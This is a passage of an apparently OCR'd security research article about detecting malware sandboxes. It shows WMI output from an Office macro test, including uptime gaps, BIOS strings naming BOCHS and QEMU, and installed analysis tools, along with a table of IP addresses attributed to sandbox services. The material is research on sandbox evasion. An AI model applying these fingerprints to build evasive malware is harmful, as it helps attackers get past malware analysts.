
```
PS C:\Users\Mert> [Management.ManagementDateTimeConverter]::ToDateTime("20190208192409.873000+000")

8 Şubat 2019 Cuma 22:24:09


PS C:\Users\Mert> [Management.ManagementDateTimeConverter]::ToDateTime("20190208185613.010695+000")

8 Şubat 2019 Cuma 21:56:13


PS C:\Users\Mert> [Management.ManagementDateTimeConverter]::ToDateTime("20190208193158.681000+000")

8 Şubat 2019 Cuma 22:31:58


PS C:\Users\Mert> [Management.ManagementDateTimeConverter]::ToDateTime("20190208185215.058078+000")

8 Şubat 2019 Cuma 21:52:15
```



```
ReleaseDate 20131029000000.000000+000
 SMBIOSBIOSVersion A04
SMBIOSMajorVersion 2
SMBIOSMinorVersion 8
SMBIOSPresent True
SoftwareElementID Intel IGD BDSM enabled at 0x%08x, size %lldMB, dev 00:02.0
SoftwareElementState 3
Status OK
SystemBiosMajorVersion 0
SystemBiosMinorVersion 0
TargetOperatingSystem 0
Version BOCHS  - 1
***** Select * from Win32_SystemBIOS *****
GroupComponent \\DESKTOP-HRW10\root\cimv2:Win32_ComputerSystem.Name="DESKTOP-HRW10"
PartComponent \\DESKTOP-HRW10\root\cimv2:Win32_BIOS.Name="Intel IGD BDSM enabled at 0x%08x, size %lldMB, dev 00:02.0",SoftwareElementID="Intel IGD BDSM enabled at 0x%08x, size
%lldMB, dev 00:02.0",SoftwareElementState=3,TargetOperatingSystem=0,Version="BOCHS  - 1"
***** Select * from Win32_Desktop *****
   CursorBlinkRate 500
 DragFullWindows True
  IconTitleFaceName MS Shell Dlg
IconTitleSize 8
IconTitleWrap True
Name NT AUTHORITY\SYSTEM
Pattern (None)
ScreenSaverActive False
     WallpaperStretched False
 BorderWidth 1
  CursorBlinkRate 530
 DragFullWindows True
 IconSpacing 43
IconTitleFaceName Segoe UI
IconTitleSize 9
IconTitleWrap True
Name DESKTOP-HRW10\Olivia
Pattern 0
ScreenSaverActive False
    Wallpaper C:\Users\Olivia\Pictures\3d-flowers hd wallpaper.jpg
WallpaperStretched True
WallpaperTiled False
   CursorBlinkRate 500
 DragFullWindows True
  IconTitleFaceName MS Shell Dlg
```


Normal text file
length : 728.412 lines : 22.898
Ln : 21.185 Col : 178 Sel : 88 | 1
Macintosh (CR)
Windows-1252
INS

As I continued to look at the information I had collected, I came across an output where I noticed a difference of 4 months between LastBootUpTime and LocalDateTime. This raised suspicion since a user system (Windows 7) that hasn’t been restarted for 4 months is quite unusual, so I began to investigate this information more closely. As it is known, most security researchers, malware analysts have an isolated, virtual analysis system. To save time, this analysis system is not restarted each time, but instead, is returned from an instant image (snapshot). An operating system returned from an instant image, LastBootUpTime gradually becomes older, and the time difference between LocalDateTime and it can sometimes be months when a malware is being analyzed. In light of this information, I also checked the WMI section where I suspected that this output had collected information on program groups in the Windows operating system, Win32_LogicalProgramGroup, and this time I saw that the system had tools such as Immunity Debugger, Process Hacker, which are frequently used by security researchers, malware analysts. This gave me the information that my Office file was analyzed by a threat hunter. :)




```
Caption Microsoft Windows 7 Professional
CodeSet 1252
CountryCode 1
CreationClassName Win32_OperatingSystem
CSCreationClassName Win32_ComputerSystem
CSDVersion Service Pack 1
CSName MARYHILL-PC
CurrentTimeZone 60
DataExecutionPrevention_32BitApplications True
DataExecutionPrevention_Available True
DataExecutionPrevention_Drivers True
DataExecutionPrevention_SupportPolicy 2
Debug False
Description
Distributed False
EncryptionLevel 256
ForegroundApplicationBoost 2
FreePhysicalMemory 1252420
FreeSpaceInPagingFiles 1791456
FreeVirtualMemory 2862980
InstallDate 20160419151854.000000+120
 LastBootUpTime 20181113103206.500000+060
LocalDateTime 20190329103419.697000+060
Locale 0409
Manufacturer Microsoft Corporation
MaxNumberOfProcesses -1
MaxProcessMemorySize 8589934464
MUILanguages(0)en-US
Name Microsoft Windows 7 Professional |C:\Windows|\Device\Harddisk0\Partition2
 NumberOfProcesses 50
```

```
PS C:\Users\Mert> [Management.ManagementDateTimeConverter]::ToDateTime("20190329103419.697000+060") #LocalDateTime

29 Mart 2019 Cuma 12:34:19


PS C:\Users\Mert> [Management.ManagementDateTimeConverter]::ToDateTime("20181113103206.500000+060") #LastBootUpTime

13 Kasım 2018 Salı 12:32:06
```



```
Element \\MARYHILL-PC\root\cimv2:Win32_ComputerSystem.Name="MARYHILL-PC"
Setting \\MARYHILL-PC\root\cimv2:Win32_LogicalProgramGroup.Name="Public:Start Menu\\Programs\\Games"
Element \\MARYHILL-PC\root\cimv2:Win32_ComputerSystem.Name="MARYHILL-PC"
Setting \\MARYHILL-PC\root\cimv2:Win32_LogicalProgramGroup.Name="Public:Start Menu\\Programs\\HxD Hex Editor"
Element \\MARYHILL-PC\root\cimv2:Win32_ComputerSystem.Name="MARYHILL-PC"
Setting \\MARYHILL-PC\root\cimv2:Win32_LogicalProgramGroup.Name="Public:Start Menu\\Programs\\Immunity Inc"
Element \\MARYHILL-PC\root\cimv2:Win32_ComputerSystem.Name="MARYHILL-PC"
Setting \\MARYHILL-PC\root\cimv2:Win32_LogicalProgramGroup.Name="Public:Start Menu\\Programs\\Immunity Inc\\Immunity Debugger"
Element \\MARYHILL-PC\root\cimv2:Win32_ComputerSystem.Name="MARYHILL-PC"
Setting \\MARYHILL-PC\root\cimv2:Win32_LogicalProgramGroup.Name="Public:St      nu\\Programs\\Java"
Element \\MARYHILL-PC\root\cimv2:Win32_ComputerSystem.Name="MARYHILL-
Setting \\MARYHILL-PC\root\cimv2:Win32_LogicalProgramGroup.Name       art Menu\\Programs\\Maintenance"
Element \\MARYHILL-PC\root\cimv2:Win32_ComputerSystem.Name
Setting \\MARYHILL-PC\root\cimv2:Win32_LogicalProgra      lic:Start Menu\\Programs\\Microsoft Office 2016 Tools"
                                                    LL-PC"
                                                  e="Public:Start Menu\\Programs\\Process Hacker 2"
                                                  "MARYHILL-PC"
                                                  Name="Public:Start Menu\\Programs\\Process Hacker 2\\Help and Support"
                                                  "MARYHILL-PC"
                                                  Name="Public:Start Menu\\Programs\\Python 2.7"
                                                  "MARYHILL-PC"
                                                  Name="Public:Start Menu\\Programs\\Startup"
                                                  "MARYHILL-PC"
                                                  Name="Public:Start Menu\\Programs\\WinPcap"
                                                  "MARYHILL-PC"
                                                  Name="MaryHill-PC\\Mary Hill:Start Menu"
                                                  "MARYHILL-PC"
                                                  Name="MaryHill-PC\\Mary Hill:Start Menu\\Programs"
                                                  "MARYHILL-PC"
Setting \\MARYHILL-PC\root\cimv2:Win32_LogicalProgramGroup.Name="MaryHill-PC\\Mary Hill:Start Menu\\Programs\\Accessories"
Element \\MARYHILL-PC\root\cimv2:Win32_ComputerSystem.Name="MARYHILL-PC"
Setting \\MARYHILL-PC\root\cimv2:Win32_LogicalProgramGroup.Name="MaryHill-PC\\Mary Hill:Start Menu\\Programs\\Accessories\\Accessibility"
Element \\MARYHILL-PC\root\cimv2:Win32_ComputerSystem.Name="MARYHILL-PC"
Setting \\MARYHILL-PC\root\cimv2:Win32_LogicalProgramGroup.Name="MaryHill-PC\\Mary Hill:Start Menu\\Programs\\Accessories\\System Tools"
Element \\MARYHILL-PC\root\cimv2:Win32_ComputerSystem.Name="MARYHILL-PC"
Setting \\MARYHILL-PC\root\cimv2:Win32_LogicalProgramGroup.Name="MaryHill-PC\\Mary Hill:Start Menu\\Programs\\Administrative Tools"
Element \\MARYHILL-PC\root\cimv2:Win32_ComputerSystem.Name="MARYHILL-PC"
Setting \\MARYHILL-PC\root\cimv2:Win32_LogicalProgramGroup.Name="MaryHill-PC\\Mary Hill:Start Menu\\Programs\\Maintenance"
Element \\MARYHILL-PC\root\cimv2:Win32_ComputerSystem.Name="MARYHILL-PC"
Setting \\MARYHILL-PC\root\cimv2:Win32_LogicalProgramGroup.Name="MaryHill-PC\\Mary Hill:Start Menu\\Programs\\Startup"
Element \\MARYHILL-PC\root\cimv2:Win32_ComputerSystem.Name="MARYHILL-PC"
Setting \\MARYHILL-PC\root\cimv2:Win32_TimeZone.StandardName="W. Europe Standard Time"
```

Lastly, my attention was also caught by the output of the Select * from Win32_SystemBIOS WMI request. When I looked at the information coming from the sandboxes, I saw that one of them was running on the BOCHS emulator and another one was running on the QEMU emulator. Therefore, I understood that these two systems belong to the sandbox system.



```
ReleaseDate 20131029000000.000000+000
 SMBIOSBIOSVersion A04
SMBIOSMajorVersion 2
SMBIOSMinorVersion 8
SMBIOSPresent True
SoftwareElementID Intel IGD BDSM enabled at 0x%08x, size %lldMB, dev 00:02.0
SoftwareElementState 3
Status OK
SystemBiosMajorVersion 0
SystemBiosMinorVersion 0
TargetOperatingSystem 0
Version BOCHS  - 1
***** Select * from Win32_SystemBIOS *****
GroupComponent \\DESKTOP-HRW10\root\cimv2:Win32_ComputerSystem.Name="DESKTOP-HRW10"
PartComponent \\DESKTOP-HRW10\root\cimv2:Win32_BIOS.Name="Intel IGD BDSM enabled at 0     , size %lldMB, dev 00:02.0",SoftwareElementID="Intel IGD BDSM enabled at 0x%08x, size
%lldMB, dev 00:02.0",SoftwareElementState=3,TargetOperatingSystem=0,Version="BOCHS  - 1"
***** Select * from Win32_Desktop *****
   CursorBlinkRate 500
 DragFullWindows True
  IconTitleFaceName MS Shell Dlg
IconTitleSize 8
IconTitleWrap True
Name NT AUTHORITY\SYSTEM
```

Bochs is a portable IA-32 and x86-64 IBM PC compatible emulator and debugger mostly written in C++ and distributed as free software under the GNU Lesser General Public License. It supports emulation of the processor, memory, disks, display, Ethernet, BIOS and common hardware peripherals of PCs


C:\Users\Mert\Desktop\Macro\72.12.209.146_1.txt

```
StartMode Disabled
SystemName PC-4A095E27CB
SystemName PC-4A095E27CB
StartMode Disabled
SystemName PC-4A095E27CB
SystemName PC-4A095E27CB
StartMode Disabled
SystemName PC-4A095E27CB
BiosCharacteristics(17)79
BIOSVersion(1)Intel IGD BDSM enabled at 0x%08x, size %lldMB, dev 00:02.0
     Manufacturer SeaBIOS
 SMBIOSBIOSVersion rel-1.11.0-0-g63451fca13-prebuilt.qemu-project.org
Version _ASUS_ - 1
GroupComponent \\PC-4A095E27CB\root\cimv2:Win32_Comput   System.Name="PC-4A095E27CB"
PartComponent \\PC-4A095E27CB\root\cimv2:Win32_BIOS   me="Intel IGD BDSM enabled at 0x%08x, size %lldMB, d
 BorderWidth 0
  CursorBlinkRate 530
 DragFullWindows True
  IconTitleFaceName Tahoma
IconTitleSize 8
IconTitleWrap True

IconTitleWrap True
Name PC-4A095E27CB\STRAZNJICA.GRUBUTT
Pattern (None)
ScreenSaverActive False
 ScreenSaverSecure False
ScreenSaverTimeout 60
```

QEMU is a free and open-source emulator that performs hardware virtualization. QEMU is a hosted virtual machine monitor: it emulates the machine's processor through dynamic binary

Ln 7807, Col 23 | 15,377 lines | INS | Read-only | Edit | Plug-in | Newer | 500.2 KB | ANSI

Based on the IP addresses that made requests to the macro.php file during the period of time up until October, I can say that these are most likely from VMRay, Lastline, Any.RUN, VirusTotal sandbox systems and a threat hunter’s system.



IP	Domain	Country	Region	City	ISP	ASN	NS
104.215.89.177		United States	Texas	San Antonio	Microsoft Corporation	8075	
13.80.140.46		Netherlands	North Holland	Amsterdam	Microsoft Corporation	8075	
188.99.240.204	dslb-188-099-240-204.188.099.pools.vodafone-ip.de	Germany	Baden-WÃ¼rttemberg Region	Bodman-Ludwigshafen	Vodafone GmbH	3209	
217.86.42.248	pD9562AF8.dip0.t-ipconnect.de	Germany	Baden-WÃ¼rttemberg Region	Tettnang Castle	Deutsche Telekom AG	3320	
64.233.172.230	google-proxy-64-233-172-230.google.com	United States			Google LLC	15169	
66.102.6.213	google-proxy-66-102-6-213.google.com	United States			Google LLC	15169	
66.249.88.41	google-proxy-66-249-88-41.google.com	United States	California	Mountain View	Google LLC	15169	
66.249.88.60	google-proxy-66-249-88-60.google.com	United States	California	Mountain View	Google LLC	15169	
71.59.36.230	c-71-59-36-230.hsd1.ga.comcast.net	United States	Georgia	Atlanta	Comcast Cable Communications, LLC	7922	
72.12.209.146		United States	Indiana	Lafayette	Wintek Corporation	11114	
85.203.44.80		Netherlands	North Holland	Amsterdam	NForce Entertainment B.V.	43350	
95.222.167.189	ip-95-222-167-189.hsi15.unitymediagroup.de	Germany	North Rhine-Westphalia	Bochum	Liberty Global B.V.	6830	

In conclusion, it does not seem difficult in practice to understand that a developed software, code is running on a sandbox system using the information obtained through WMI, therefore it is important to remember that it is possible for a malicious person or a member of a red team to benefit from this information and the IP addresses, IP blocks of sandbox systems to bypass sandbox analysis.

Hope to see you in the following articles.

Note: Those who are interested can download my presentation file titled “Sandbox Detection” which I discussed this topic in, from the following link, which was presented on November 22nd at the NOPcon International Hacker Conference.